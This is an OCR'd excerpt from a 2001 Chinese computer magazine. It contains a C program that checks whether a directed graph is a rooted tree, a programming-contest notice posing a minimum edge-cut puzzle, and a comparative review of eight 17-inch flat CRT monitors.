第二步，遍历每个顶点是否是入度为0的点，个数不为1则判不为根树，否则设入度为0的点是惟一的可能为根树的点，也是下面递归判断的起始点，故设当前搜寻点序号变量值 id 为该点序号。

第三步，递归法判断是否为根树。

对每一点的遍历搜寻状态设一数组nk[n]，nk[i]0表示该点还未遍历，1表示已遍历，初始全置为0。

程序通过递归函数dtree()完成分析，递归函数完成以id为假设根的一个有向图是否为独立根树的判断。递归函数首先检查假设根点的入度，非0则判为非根树。

然后对每一点依次循查并完成以下工作：

如有边指向该点，

如指向点已搜寻过(即nk[i]非0)则判为非根树，

否则，将该点标为已搜寻过(即置nk[i]为1)，去掉该边，设下一轮假设根为该指向点，再调本递归函数对该分支是否为根树进行递归判断。

第四步，通过递归分析后，再检查是否所有点已遍历完，没有判为非根树，已遍历完则判为根树。

(四)源程序

```
/* 该程序用于判断有向图是否为一根树,如为根树则给出根结点序号
   罗光宣  2001.1.25  VC6.0通过  */
#include <stdio.h>
#include <stdlib.h>
//读入有向图的数据
int rdata(char *fn,int *n,int *m,int ***pd)
{
 FILE *fp;
 int i,j,k;

 if( (fp=fopen(fn,"r"))==NULL )
 { printf("\n文件%s打不开!",fn);
   return(-1);
 }

 fscanf(fp,"%d %d",n,m);
 if(*n<=0 || *m<0)
    {printf("\n输入文件%s的数据不合法!",fn);
     return(-2);
    }

 if((*pd=(int **)malloc((*n)*sizeof(int *)))<0)exit(1);
  for(i=0;i<*n;++i)
    { if(( (*pd)[i]=(int *)malloc((*n)*sizeof(int)))==NULL)exit(1);
     for(j=0;j<*n;++j)(*pd)[i][j]=0;
    }

 for(i=0;i<*m;++i)
 { fscanf(fp,"%d %d",&j,&k);
   if(j>=*n || j<0 || k>=*n || k<0)
    { printf("\n输入文件%s的数据不合法!",fn);
      return(-3);
    }
   if((*pd)[j][k]!=0 || j==k)
   { printf("\n该图含平行边或带环,不可能是根树!");
             return(-20);
    }//平行边与环
   (*pd)[j][k]=1;
 }
 fclose(fp);
 return(1);
}

//该函数用递归法判断图是否为根树
int dtree(int id,int n,int **pd,int *nk)
{
  int i,nt,h;

  for(i=0,nt=0;i<n;++i)
```

```
      if(pd[i][id]>0)++nt;
  if(nt>0)return(-1);

  for(i=0;i<n;++i)
     if(pd[id][i]>0)
         {    if(nk[i])return(-2);
              nk[i]=1;
                  ++nt;
                  pd[id][i]=0;
                  if((h=dtree(i,n,pd,nk))<0)return(h);
         }
  return(1);
}

void main(void)
{
 int id,i,j,n,m,nt,nv,**pd,*nk;

 if(rdata("input.dat",&n,&m,&pd)<0)exit(1);

  nk=(int *)malloc(n*sizeof(int));
  if(nk==NULL){printf("\n内存不够!");exit(0);}
 for(i=0;i<n;++i)nk[i]=0;

  //寻找入度为0的点,个数为nt,其中一个点序号为id
  id=-1;
  nv=0;
 for(i=0;i<n;++i)
  { nt=0;
    for(j=0;j<n;++j)
       if(pd[j][i])++nt;
           if(nt==0){id=i;++nv;}
  }
  nk[id]=1;

  if(nv>1 || dtree(id,n,pd,nk)<0)
  { printf("\n该图不是根树!");
    exit(0);
  }

 for(i=0,nt=0;i<n;++i)
            if(nk[i])++nt;

  if(nt<n)
  { printf("\n该图不是根树!");
    exit(0);
  }

  else printf("\n该图是根树,根结点序号为%d!",id);

  free(nk);
 for(i=0;i<n;++i)free(pd[i]);
  free(pd);
}
```

(五)运行实例

实例1

对图1的情况,输入input.dat数据文件内容为:

4 4
0 1
2 1
2 0
2 3

第一行表示是4点4边的有向图,后4行表示有v0->v1,v2->v1,v2->v0与v2->v3四条边。

运行结果程序的输出为:该图不是根树!

实例2

对图2的情况,输入input.dat数据文件内容为:

5 4
3 4
3 0
2 1
2 3

第一行表示是5点4边的有向图,后4行表示有v3->v4,v3->v0,v2->v1与v2->v3四条边。

运行结果程序的输出为:该图是根树,根结点序号为2!

2001年第2期擂台赛获奖名单

擂　主:王峰军(北京)

优秀奖:马志峰(天津)　贾凡云(武汉)　余文丁(海南)　马礼富(河北)　江东鸣(新疆)　欧阳云海(河南)　张新志(海南)　王需贵(四川)

本期评委:吴文虎　刘雅英　罗光宣　丁宇征

擂主将获得全向极光二代Modem一个与200元奖金,优秀选手将获得本刊提供的软件光盘1张。

本期擂主的奖品由全向公司提供。

2001年第8期擂台赛题目

如何破坏交通网中两点间的通迅最省事

设一个通信网络可以用一个无向图表示,现在需要通过破坏一些线路的手段,也就是对应删去有向图中的一组边,达到使其中两指定点间无法通迅的目的(也就是使两点间不再存在通路)。请编一程序,给出其中需删除边数最少的一种方案。

如图1所示,是一个表示8个站点间通迅网情况的无向图,要通过破坏线路的办法破坏点0与点1间的通迅,有很多办法:如去掉边1、2与3,去掉边8、10与11,去掉边2、4、5与7,或去掉边6与7等等,但其中去掉边数最少的方案仅需要删除2条边。一个具体方案为:去掉边6与7。

具体要求:输入数据放在input.dat文件中,第1行为两整数,表示需破坏通迅的两站点的点序号;第2行也为两整数n与m,分别表示通迅网无向图的顶点数与边数;余下接着有m行,每行三整数分别表示边序号以及该边两端点的序号。结果输出在屏幕上,依次给出一个最佳方案需破坏的边的序号。




图1

参 赛 要 求

(1)要求有程序的简要说明,程序有较好的写作风格,适当的注释。

(2)非常欢迎将参赛程序通过软盘或E-mail:arena@cfan.cn.net寄来。

(3)本次擂台赛评奖日期为:2001年6月25日。

(4)来稿请寄:北京9615信箱《电脑爱好者》编辑部(擂台赛2001年第8期)收(100086)。

纯平群英会
——8款 纯平显示器测试



□CFan评测室www.cfan.com.cn
倚天硬件门户www.itdoor.net 联合评测

从目前显示器的发展形势来看，17 英寸纯平显示器成为主流应该是大势所趋。一台显示器，最重要的部分就是显像管了。现在市场上主流的纯平 CRT 显示器使用的显像管大多为 Sony FD Trinitron（SONY 特丽珑）、Mitsubishi Diamondtron NF（三菱钻石珑）、LG Flatron（LG 平面珑）和 Samsung DynaFlat（三星丹娜屏）四种（西风：关于这四种显像管的详细介绍请参见本期“傻博士信箱”栏目）。此外，Panasonic、Hitachi和Toshiba等公司也有相应的显像管产品，只是在中国市场上比较罕见。虽然各厂商的纯平显像管在设计和显像原理方面各有不同，但是它们都达到了垂直纯平甚至垂直和水平都纯平的要求。纯平显像管结构上的特点使它比传统的球面或柱面显像管更具优势：由于纯平管不存在边缘的弯曲，所以可以有效地避免因光线折射所产生的画面扭曲和变形。而且平整的表面可以使光线定向反射，受到周围光线干扰的可能性相对减少了很多，再加上显示器采用的各种防眩光、防反射、防辐射涂层，因而大大降低了使用者长时间凝视屏幕的眩目感和疲劳感。此外，纯平显示器的可视角度也大大增加，一般球面显示器的可视角度为 162°，柱面显示器的可视角度为 168.2°，而纯平显示器基本上可以达到 180°的可视角度。

由于纯平显像管的制造成本要高于普通显像管，且纯平管的制造成品率比较低，再加上纯平显示器在制造工艺和电路设计方面要优于普通CRT显示器，所以相对来说造成了纯平显示器要比普通显示器的价格昂贵一些。在国外，纯平显示器与普通显示器的价格差距一般在 20%－40% 之间，但是在国内它们之间的差距至少在 50% 以上，有的甚至超过了 100%，因此一段时间以来，纯平显示器成了少数能赚得高利润的 IT 产品。那么为什么近期纯平显示器能够如此大幅度地降价，并且还有愈演愈烈的趋势呢？我们认为有以下几个原因。

1.源头厂商降价

由于众多显像管厂商都拥有各自的纯平显像管技术，因此彼此间的竞争造成了纯平显像管价格的不断下调。

2.成品生产厂商增加、成品国产化程度提高

目前市场上纯平显示器品牌不下 20 家，为了争取市场份额，不惜大打价格战，且显示器的国产化使产品成本降低，降价在所难免。

3.积压

一些厂商由于过分乐观，曾经囤积了大量纯平显像管，而严峻的市场形式使得他们不得不清除库存以摆脱困境。

4.简化技术

一些厂家（包括显像管生产厂商和显示器生产厂商）为了推动纯平显示器的普及而适当降低了纯平显像管和显示器的技术附加值，人为地造成了降价空间。

随着 17 英寸纯平显示器的一再降价，可能很多朋友也都想借此机会升级一下。由于少数该类显示器存在着问题，且市场相对来说有些混乱，为了便于指导大家选购，同时也为展示目前主流纯平显示器的整体状况，我们特意安排了此次中低价位纯平显示器的比较测试，以飨读者。

在我们此次测试的 8 款显示器中，包含了以上所述的四种主流显像管，其中采用 Sony 特丽珑的显示器有 CTX PR711F 和 MAG 796FD，采用三菱钻石珑的有 NEC FE750+，采用 Samsung 丹娜管的有 Philips、爱国者、EMC 和三星的产品，最后还有采用自己平面珑技术的 LG 795FT Plus 显示器。

在所有参测的产品中，从技术上看可分为两种纯平的方式：一种是以LG Flatron显像管为代表的物理平面派，它的特点在于显像管内外表面都是平直的，不过它没有对玻璃罩板的折射现象做相应的补偿处理，使得一些使用者可能会觉得显示器有内凹现象；另一种是视觉平面派，显示器真正发光的屏幕内表面还存在着细小的球形弧度，这是为了校正由于玻璃外壳的折射现象所造成内凹的视觉误差而在内表面做了一些技术处理工作。

在以Sony FD Trinitron和Mitsubishi Diamondtron NF为代表的荫栅式CRT显像管中，由于显像管荫罩板的特殊构造，在屏幕上会看见一条或两条细细的水平黑线贯穿屏幕左右，这是两条阻尼线，专门设计用以防止和减少栅状荫罩受撞击和振动的影响。如果在显示器上发现有黑色的垂直条纹，这可能是显示器在搬运过程中受到非正常的撞击后，栅格元素重叠交错在一起所致。如出现此类现象，使用者可对屏幕进行消磁，或是在显示器使用一定时间后用手轻拍屏幕的侧边，这时垂直黑线就会自动消失。正因为荫栅式显像管易受到撞击的影响，所以我们建议使用者在搬运过程中应多加小心。

USB连接器也称USB HUB，已渐成为比较常见的接口设备。此次评测中就有几款机型内置了USB连接器或是将其作为可选配件，显示器还可以通过USB连接线在Windows下用软件控制显示器设置。遗憾的是，测试的8款产品中没有使用BNC端口的产品，从中也可以看出这几款纯平显示器都不是顶级产品。

短颈是显示器发展的另一大趋势，当显示器的屏幕变得更大时，如果能不占用更大的空间，无疑会对空间有限的用户颇具吸引力。目前实现显像管短颈主要有两种方式：把显像管的电子枪做短，或是增加显像管的偏转角。一般显示器的偏转角为90°，而短颈显像管可以把偏转角做到100°，这样就拉近了电子枪和屏幕的距离，减少了显像管的深度。但是偏转角的增大必然要求偏转线圈的功率的提高，所以短颈显像管的功耗要增加5%左右。此外，短管显示器在边角处所面临的几何失真与聚焦不准等问题则更为严峻，厂家如果处理不好，失真程度会相对严重一些。本次评测中并没有短颈显像管的产品，不过值得一提的是，Philips 107T独特的瘦身设计，不但比较美观，并且使显示器看起来更加小巧玲珑。

在比较测试各款显示器之前，我们有必要介绍一下我们测试的意图和方法，并向大家介绍一下目前各种不同显像管的技术特点和衡量显示器优劣的技术参数等基本知识。

首先测试是从客观与主观两方面进行的，我们先从客观方面介绍一下该产品的技术参数与技术特点，然后查看产品的OSD调节功能是否足够丰富，是否符合该产品的市场定位与要求，然后再对OSD调节的易用性方面进行测试，看调节是否符合一般人的习惯，是否方便易用，有无明显缺陷等。

在性能的测试方面，首先我们通过它在Word文档、文本文件与资源管理器中的字体表现来评价它在文本输出时的质量，字体是否清晰，边角是否锐利。然后对显示器的亮度与对比度进行调节，检查它是否搭配合理，有无高亮度下对比度不足等缺陷，并且根据我们的色彩图片模板，调整显示器的对比度与亮度至标准状态下，为下面的色彩测试做好准备。色彩测试我们采用的是TIFF格式的一些高保真摄影作品图片，其中有风景有人像，观察显示器的色彩还原能力如何，颜色是否鲜艳饱满，照片的亮度如何，显示器的通透感是否很好（是否透亮），观察测试照片是具有一定深度，还是比较平面化。在对照片的观察中还可以看出它对色彩阶的表现如何，头像毛发的清晰细腻程度如何。在灰度阶的测试中，以测试软件中生成的灰度梯度为依据，观察各灰度阶下的表现是否明显，有否可见的差异。一些显示器在暗灰度阶下的差异不明显，这就说明了显示器在暗部细节的表现上不太好。接下来，我们利用显示器的测试软件对显示器的摩尔纹和呼吸效应进行测试，其中摩尔纹测试中，一些显示器在纵向条纹下的摩尔纹比较明显，横向条纹都没有问题。在呼吸效应的测试下，还可以看出显示器的工作是否稳定，一些劣质显示器在较长时间的呼吸效应测试下很容易损坏，所以即使是品质过硬的显示器产品，我们也不建议长时间地进行呼吸效应的测试。最后根据我们几名测试人员的视觉观察，来主观观察显示器的凹陷度，其中只有LG的未来窗显示器对某些人存在视觉上的凹陷感，其他产品表现都还不错。

在此次评测中，我们从用户的角度出发，给参评的显示器作一个全面的“体检”是本次评测项目设置的出发点，主要有客观验证指标、显示效果主观评价、功能设计和易用性、价格等几方面的内容。

小知识 显示器的技术参数

像素：是CRT显示器显示图像的最小单位，由一个包含红、绿、蓝三种颜色的荧光点组成。

点距：主要是对使用孔状荫罩（见孔状荫罩示意图）来说的，它是指显示屏上相邻的两个像素点之间的距离(即相邻的同基色点之间的中心距离)。在显示屏幕大小一定的前提下，点距越小，则屏幕上的像素排列越紧密，图像就越清晰细腻。点距的大小受显像管荫罩加工精度的限制，目前点距主要有0.39、0.31、0.28、0.26、0.24、0.20mm等几种规格。一般来讲，小点距和良好的汇聚性能相结合，才能达到更好的显示效果。

栅距：由于Sony推出的特丽珑显像管采用了栅状荫罩（见栅状荫罩示意图），因此引入了栅距的概念。它指的是显像管相邻线条之间的距离，以mm为单位，此时电子枪对显像管屏幕的扫描是以线条为像素单位的。

场频(Vertical Scan Frequency)：又称为“垂直扫描频率”，也就是我们常说的屏幕刷新率。它是指每秒钟刷新显示屏画面的次数，单位为Hz。如果屏幕刷新率为60Hz，则表示屏幕上的画面每秒钟被刷新60次。场频与图像显示

质量毫无关系，它的高低决定了显示屏幕闪烁的程度，场频越高，屏幕闪烁感越低，越保护眼睛。现在的新标准规定，显示器场频必须达到85Hz时的最大分辨率，才是真正的最大分辨率。


行频：指电子枪每秒在荧光屏上扫描过的水平线数量，等于“行数×场频”，单位是kHz。行频是一个综合分辨率和场频的参数，越大则显示器的分辨率越高，稳定性越好。以800×600的分辨率、85Hz的场频为例，显示器的行频至少应为“600×85=51kHz”。


视频带宽：视频带宽指每秒钟电子枪扫描过的总像素数，等于“水平分辨率×垂直分辨率×场频”，单位为MHz。与行频相比，带宽更具有综合性，也更能直接反映显示器的性能，但通过上述公式计算出的视频带宽只是理论值。在实际应用中，为了避免图像边缘的信号衰减，保持图像四周清晰，电子枪的扫描能力需要大于分辨率尺寸，水平方向通常要大25%，垂直方向要大8%，就是所谓的“过扫描系数”，所以实际视频带宽的计算公式为“水平分辨率×125%×垂直分辨率×108%”，即“行帧×135%”(系数在130%～150%之间)。如要显示800×600的画面，并达到85Hz的刷新频率，则实际带宽为“800×600×85×135%=55.1MHz”。

分辨率：构成一个影像的像素总和，一般用水平像素个数x垂直像素个数来表示。分辨率越高，图像就越清晰，但所得的图像或文字越小。按照水平和垂直像素数目来区分，可以分为320×200、640×480、800×600、1024×768、1280×1024、1600×1280等几种。以分辨率为640×480的屏幕来说，即每一条线上包含有640个点，且共有480条这样的线，所以当然是点越密画面越清晰了。

最大可视区域：是屏幕上可以显示画面的最大范围，为屏幕的对角线长度。由于显像管都是安装在塑胶外壳内，且由于屏幕的四个边都有黑框无法显示，因此可视区域尺寸都会比显像管尺寸稍微小一点。

TCO-99：TC099是继TC092、TC095之后更严格的安全辐射标准，它是由瑞典的一个机构于1999年在TC095的基础上制定的。对用户而言，在相同的亮度、对比度下，符合该规范的产品辐射会更低。TC099规范的范围相当广泛，包含环境保护、人体工程学、使用便利性、能源消耗、电力特性、防火电磁与电场辐射性的相关规定。TC099的严格生态标准，除规范了产品对生态有害物质的限制，如制造过程中使用的HCFXS、氯化物等需能回收利用外，制造商也必须提出一套环保计划。目前市场上有些号称通过该标准的显示器其实并没有真正获得认证，请大家小心。


栅状荫罩


孔状荫罩

爱国者自然窗770FT



770FT是一款使用三星丹娜屏显像管的显示器，该产品面向中档纯平显示器市场，也通过了最严格的TCO99标准。该显示器的视频带宽不详，最高场频为120Hz，相比之下性能要稍逊于Philips 107T，它在1024×768下能达到85Hz的标准刷新率，符合最低标准。

770FT的OSD菜单具有四种文字方式，可惜其中没有中文。它的OSD调节中缺乏数值显示，所以不易于精确调节。OSD调节的功能性和易用性还都是比较好的。

770FT具有较好的文本表现，它在色彩的还原方面要略差一些，颜色略显枯燥，通透感也是一般水平。该显示器具有较好的亮度均匀性，只是在亮度增大时对比度略显不足，而且在高亮度下底色偏灰。770FT的几何失真很小，边角整齐，线段平直。此外，770FT的四角会聚也表现得不错，较为锐利，显示效果与中部几乎无差异。在摩尔纹的测试中，纵向垂直线条略有微小的摩尔纹出现，相比之下没有107T明显。在高压稳定性的测试中，770FT也具有较好的表现。显示器没有内凹感。

770FT的外观设计一般，略显古板，没有潮流的曲线设计。770FT显示器具有一本简体中文的说明书，但其中的描述并不详尽，此外该产品也没有什么过多的特别之处了。总之该显示器产品作为面向中端显示器市场的一款产品来讲，在几何失真与边缘会聚方面表现得很好，适于图形设计的显示方面。



Philips 107T

Philips 107T是一款面向中低端市场的纯平显示器，它采用的是三星丹娜屏显像管，点距0.25mm，带宽108MHz，最高分辨率1280×1024@60Hz，在标准分辨率下也能达到1024×768@89Hz的刷新率，在中低端市场中还是很有竞争力的。107T具有飞利浦显示器中有名的"Light Frame"技术，这一技术可以有效提高显示屏上某一窗口或是区域内图像的亮度和色彩。与MAG的“黄金眼”一样，产品有自己的独到之处。

107T显示器的OSD调节功能与其他产品相比少了一些，这可能也是该产品定位的原因，好在107T采用了适合中国用户的中文OSD菜单，而且OSD调节的易用性也不错，很容易上手。

在性能测试方面，该显示器具有不错的文本显示效果，字体边角比较清晰，但是在白色尤其是灰色底色下，显示器网格的可见度很高，这无疑多少影响了一些107T的视觉表现效果。107T显示器的亮度均匀性一般，四角略微暗淡，好在并不显眼。107T在灰度色阶和边缘聚焦的测试中基本正常。它在色彩还原方面的能力还是很强的，色彩浓重艳丽，为几台显示器之最，如果它能在通透性上再好一些的话，无疑会使这款产品在图像方面的表现更上一层楼。在几何失真方面，它的表现一般，中部较好，在四边角处稍差一些。在摩尔纹的测试中，垂直线条时有较明显的摩尔纹。在高压呼吸效应的测试中，107T的右下角处略明显一些，整体感觉尚好。显示器无凹陷感。

107T显示器应是定位在低端的一款产品，其外观设计还是很好的，小巧的瘦身设计具有美感。产品的说明书比较详细，有利于查询使用。值得一提的是，107T是同档次显示器中不多的具有USB HUB功能的产品之一，它为用户提供了USB扩展的可能。107T也是这几款显示器中最为节电的显示器，在正常工作状态下只有不到77W的功率。遗憾的是该款显示器没有TCO99的安全认证，多少对购买者会产生一定的影响。总之，作为一款不足2400元的显示器来讲，107T能具有这样的表现，还是非常令人满意的，它是一款很有特点的显示器产品。

☆★☆



EMC D777

该款显示器是EMC面向低端用户的一款产品，市场售价在2000元以内，非常有吸引力。EMC这款纯平显示器使用的是三星丹娜屏显像管，该产品面向低端显示器市场，估计售价在2000元左右，具体售价我们没能详细查到。EMC显示器的点距为0.25mm，视频带宽110MHz，在标准分辨率下能达到1024×768@85Hz的标准刷新率要求。

由于是一款廉价产品，所以它的OSD菜单调节功能相对简单，但调节功能基本齐全。其中提供了包括中文在内的5种文字，OSD菜单位置可在屏幕上随意调节，OSD使用方面的易用性属中等水平。

在输出表现方面，EMC的文本表现并不是很好，显示器左半部分文本略发虚，字角边缘锐利不足，右半边还基本正常。显示器右下角有微弱的偏色现象，略微发粉色。显示器的色彩还原能力很好，色阶均匀性不错，能体现出一定的暗部细节来。显示器的通透性一般，底色的纯净度能达到基本令人接受的水平。当显示器的亮度增大时，对比度略显不足。EMC显示器的几何失真表现不错，四角没有明显的扭曲现象。它的会聚效果表现还可以，边缘略有微弱的模糊现象。在摩尔纹的测试中EMC表现很好，没有任何摩尔纹出现，但是在高压测试中，显示器的呼吸效应较为明显，边缘处有近2-3mm的伸缩。

EMC显示器的外观设计一般，缺乏一些时代感与美感。总之，这款EMC显示器以其较低的价格还是颇具吸引力的，以该种售价能达到这样的水准，确是物有所值。而且它也通过了严格的TCO99标准。该产品具有较为详细的中文说明书，适于低端入门级用户使用。

CTX PR711F



CTX显示器是台湾的品牌，中文名字叫"中强"，PR711F显示器是中强的一款面向中高端纯平市场的产品。PR711F具有95kHz的最高行频，其余参数不详，它在标准分辨率1024×768下能达到100Hz的刷新率，证明该产品的视频带宽在200MHz以上。PR711F 采用的是Sony特丽珑显像管，而且它的底座上还具备USB HUB接口功能，通过USB接口在相关软件的控制下，可以在Windows中用软件调节各种颜色和显示器的物理几何状态，甚至对显示器进行消磁。总之，这些方面都为它定位中高端打下了很好的基础。

PR711F的OSD调节功能较强，带有Moire（摩尔纹）消除功能，五种语言的OSD调节菜单，可惜其中没有中文。OSD的易用性一般，缺少退出按钮，有些不习惯。

在视觉显示效果上，PR711F的文本输出质量不理想，字体有些模糊，好在Sony FD Trinitron显像管看不到任何网格。同时显示器的四角会聚也不太好，有明显的模糊现象，好在该产品具有较低的几何失真度，适于图形显示方面。它的亮度与对比度的搭配较好，较为合理。此外，PR711F显示器的色彩还原力很好，颜色比较鲜艳，通透感稍差一点，有微弱的朦胧感。它的色阶表现还不错，有一定的细节表现力和色彩分离度，而且PR711F显示器在摩尔纹和高压稳定性的表现中也都表现得非常好，无任何摩尔纹产生，而且高压下边缘也几乎没有伸缩效应。

PR711F在外观上也是具有CTX产品传统特点的，外形美观大方。Sony FD Trinitron显像管在颜色显示方面的优异之处在这款显示器上有较好的体现。它通过了TCO99的安全认证，有利于专业人士长时间使用。整体感觉虽然产品定位中高端，但是它的文本输出不理想多少令人有些失望，相比之下，该显示器更适于图形输出。

SAMSUNG Syncmaster 755DF

三星的这款755DF显示器是面向中端显示器市场的产品，场频达到了很高的160Hz，带宽为135MHz，它在标准分辨率1024×768下能达到100Hz的刷新率。755DF使用的是三星丹娜屏显像管，点距为0.24mm。该产品通过了TCO99安全认证，是一款多用途的显示器。

755DF的OSD调节功能较多，其中有包括中文和英文在内的2种语言文字选择方式，当然它的OSD调节的易用性也很好。

755DF具有相当好的文本输出质量，字体边角清晰锐利。在色彩还原方面表现一般，色彩的鲜艳程度稍显不足，略微平淡。显像管的底色比较均匀，整体感觉略微偏粉色的柔和，管底的通透性一般，在一些图片的显示中能表现出一定的纵深感。755DF的亮度与对比度调节较为均衡，搭配的协调性不错，它的色阶变化不是非常明显，暗部差异不大。在几何失真方面，整体还不错，只是边角处略有微小的失真，通过调节可以进行一定程度的补偿。它的边缘会聚很好，输出效果与中部相比几乎没有差别。在摩尔纹测试中，纵向条纹下略有微小的摩尔纹现象。755DF具有肉眼可见的呼吸效应，边缘处约在1-2mm之间，不是很大。显示器没有凹陷感。

总体感觉这款显示器的外形设计不错，具有美感。厂商在产品的包装上也比较下功夫，它是惟一在包装箱内进行了夹层防震设计的显示器。755DF显示器具有繁体简体中文的说明书，讲述比较详细，易于使用。总之，这是一款整体水平比较平均的显示器，没有什么非常明显的缺点或是弱项，尤其适于文本的显示，是消费者的一个不错的选择。



MAG 796FD



MAG 的这款产品是面向中高端市场的，它采用的是较好的Sony FD Trinitron显像管，栅距0.24mm。796FD具有很高的技术指标，视频带宽达到了203MHz，在标准分辨率1024×768下的刷新率能达到100Hz。796FD具有MAG显示器的特色技术“黄金眼”，此功能能使用户瞬间调整显示效果的色温，普通模式下是NORMAL，当依次按下按键以后，显示器会分别以ZOOM（画面放大）、VIVID（9300K）、WARM（6500K）、GOLDEN（5500K）等几种方式显示画面。这无疑可以使该显示器具有更为广泛的应用范围。

796FD的OSD为单键飞梭调节，具有很好的易用性。OSD中的调节选项非常多，具有包括中文在内的7种文字，OSD位置也可以随意调节。

显示器的文本输出质量很好，字体清晰锐利。显像管的底色比较纯净，无偏色，但在通透性上没有想象中的那么良好。在色彩表现上比较柔和，鲜艳程度不错，图像表现较为明亮，具有一定的纵深感。显示器的色阶均匀性不错，层次比较分明。

该显示器没有明显的几何失真现象，边缘聚焦略有一点不足，四角显示上有微弱的模糊。796FD在摩尔纹和呼吸效应的测试中表现都很好，令人满意。显示器无凹陷感。

该显示器具有较好的外观设计，不同的使用者对单键飞梭的感觉可能会有不同。796FD的全中文说明书比较详细，为使用者带来了不少方便。但该款显示器只通过了TCO95安全认证，与其他通过TCO99安全认证的参测产品相比，多少有些遗憾。总之，该显示器体现出了一些Sony特丽珑管的特点，如果能表现得再完美一些就更好了。

LG 795FT Plus



LG的这款产品最初是专业级的产品，只是在近期的纯平显示器价格大战中价格降得很平易近人了。它采用的是LG独特的显像管技术，显示屏的内外面都是纯平面化的，可以说现在具有很高的性价比，要知道最初这款产品可是4300多元的价格。795FT Plus荫罩板类型是沟槽式的，槽间距为0.24mm。795FT Plus具有很高的性能指标，它的视频带宽在200MHz以上，在标准分辨率1024×768下的刷新率能达到100Hz。795FT Plus带有USB HUB功能，可以通过软件在Windows里对显示器进行调整，自然也为用户扩展了USB的接口。

该显示器的调节为触摸方式的按键，是这8款显示器中最高级的。OSD提供的调节功能非常丰富，具有专业显示器的风范，易用性也很好，很容易上手。

795FT Plus的文本输出质量很好，清晰锐利，具有较高水平。亮度与对比度的搭配也较为合理。显像管的底色非常均匀，但通透性一般。在色彩还原方面，它具有较高的水平，图像细节较为细腻，有一定的展现力。在色彩的鲜艳程度上尚有提高的余地。795FT Plus在边缘处略有微小的几何失真，可进行一定程度的调节补偿。它的四角会聚属较好的水平，字体与中部相比差异较小。显示器的呼吸效应很好，边缘几乎没有伸缩现象。在摩尔纹的测试中表现得也比较出色。由于使用了LG的独特技术，显示器在一些人看来存在凹陷感，但是长时间使用以后应该可以适应。

这款显示器的外形设计很好，比较漂亮。产品的说明书是具有5国文字的，可惜没有中文。产品的总体感觉还是很好的，通过了TCO99安全标准，无论是办公还是家用都应该应付自如了。795FT Plus适于在文本与图形方面使用。总之，以2800多元的价格来讲，这款显示器的表现应该说还是非常出色的。

NEC FE750+



从技术参数上看，NEC FE750+ 不逊于中高档市场的产品，这从它在参测的几款显示器中的行频、场频等几方面都是第一就可以看出来。在最高行频和标准分辨率1024×768 下能达到115Hz的刷新率。虽然厂商没有提供该款显示器的最大视频带宽，但是根据测算，实际数值应该在210以上。如此高的带宽很好地满足了它在最大显示模式下点频的要求，而且这也使它瞄准了准专业级的市场。

NEC FE750+的OSD菜单调节功能异常强大，能提供近乎所有的物理与色彩调节功能，OSD提供了6种语言文字，可惜的是没有中文。OSD菜单位置可以在屏幕上的五个固定区域上选择，其中还提供了OSD自动关闭时间的选项，在易用性方面的感觉也还不错，我们认为调节按键还可以进行适当的精简。

显示器具有较好的文本输出质量，字体边角比较清晰，但锐利程度似乎有些欠缺。显示器的色彩还原能力不错，颜色略显单调，鲜艳程度有些不足，显示器在色彩与灰度阶的分离度很好，但有些暗部细节表现并不十分明显，我们感觉在产品设计上还应更好地体现三菱钻石珑显像管的优异之处。该显示器的会聚很好，边角处无模糊偏色等不良现象。它的几何失真程度表现尚好，只是在显示器的下角处略有微弱不可调节的扭曲，其余位置还都不错。

FE750+在高压稳定性的测试中表现很好，边缘处几乎没有丝毫抖动。在摩尔纹的测试中表现也非常好，横竖条纹均无摩尔纹产生。显示器无明显凹陷感。

显示器的外观设计比较美观，制造精细，具有较高水准。产品说明书为多国语言版本，可惜没有中文说明，对普通用户来讲，多少有些不便。此外，产品中还有一张光盘。对于这样一款定位于准专业级的显示器来讲，我们建议厂商提供BNC接口，这样可以得到相对较高的画面品质。FE750+通过了TCO99认证，利于使用者长时间使用。对于它3300元的价格来讲，我们认为，FE750+还是物有所值的。

½± 项	获奖品牌	入围品牌
编辑推荐奖	NEC FE750+	LG 795FT Plus
家庭用户奖	EMC D777	Philips 107T
最佳图像奖	CTX PR711F	MAG 796FD
最佳文本奖	SAMSUNG Syncmaster 755DF	MAG 796FD

在看过了这8款纯平显示器以后，我们深刻地感觉到显示器的表现与它所采用的显像管有非常大的关系。比如三星丹娜屏的显像管网格的可见度很高，所以得分普遍偏低，而珑管与LG的管子在这方面就根本看不出来网格。此外，丹娜屏在呼吸效应和摩尔纹的测试中也都不如其他三种显像管。在聚焦和失真方面，各显示器在个体上还存在着差异，不好一概而论。此外在珑管的显示效果上，我们没有非常明显地看出它和其他管子的色彩差距，可能是由于显像管的个体原因或是制造厂商在产品的研发设计上还没有非常好地将珑管的优势表现出来。至少从MAG与NEC的这两款产品上，我们没有看出极佳的通透感与丰富的色泽来，所以我们也没能找出一款非常适合表现图像的显示器来推荐给大家，可能在Sony自己的显示器中可以找到这样的产品吧。总之，这8款显示器产品都有着各自的特点与优势，大家在购买时要因人而异，因用途而选，这样才不会多花一分冤枉钱，呵呵。最后祝愿每位朋友都能早日找到适合自己的显示器。

本次参加评测的所有产品的相关数据请见后页表格。

表1 17英寸纯平显示器特性比较

17英寸纯平显示器	爱国者自然窗770FT	Philips 107T	EMC D777	CTX PR711F	SAMSUNG 755DF	MAG 796FD	LG 795FT Plus	NEC FE750+
显像管制造商	SAMSUNG丹娜管	SAMSUNG丹娜管	SAMSUNG丹娜管	FD Trinitron	SAMSUNG丹娜管	FD Trinitron	LG	Mitsubishi Diamondtron NF
荫罩板类型	点	点	点	栅状	点	栅状	沟槽式	栅状
点距/栅距(mm)	0.25	0.25	0.25	0.24	0.24	0.24	0.24	0.25
可视区域（英寸)	16	16	16	16	16	16	16	16
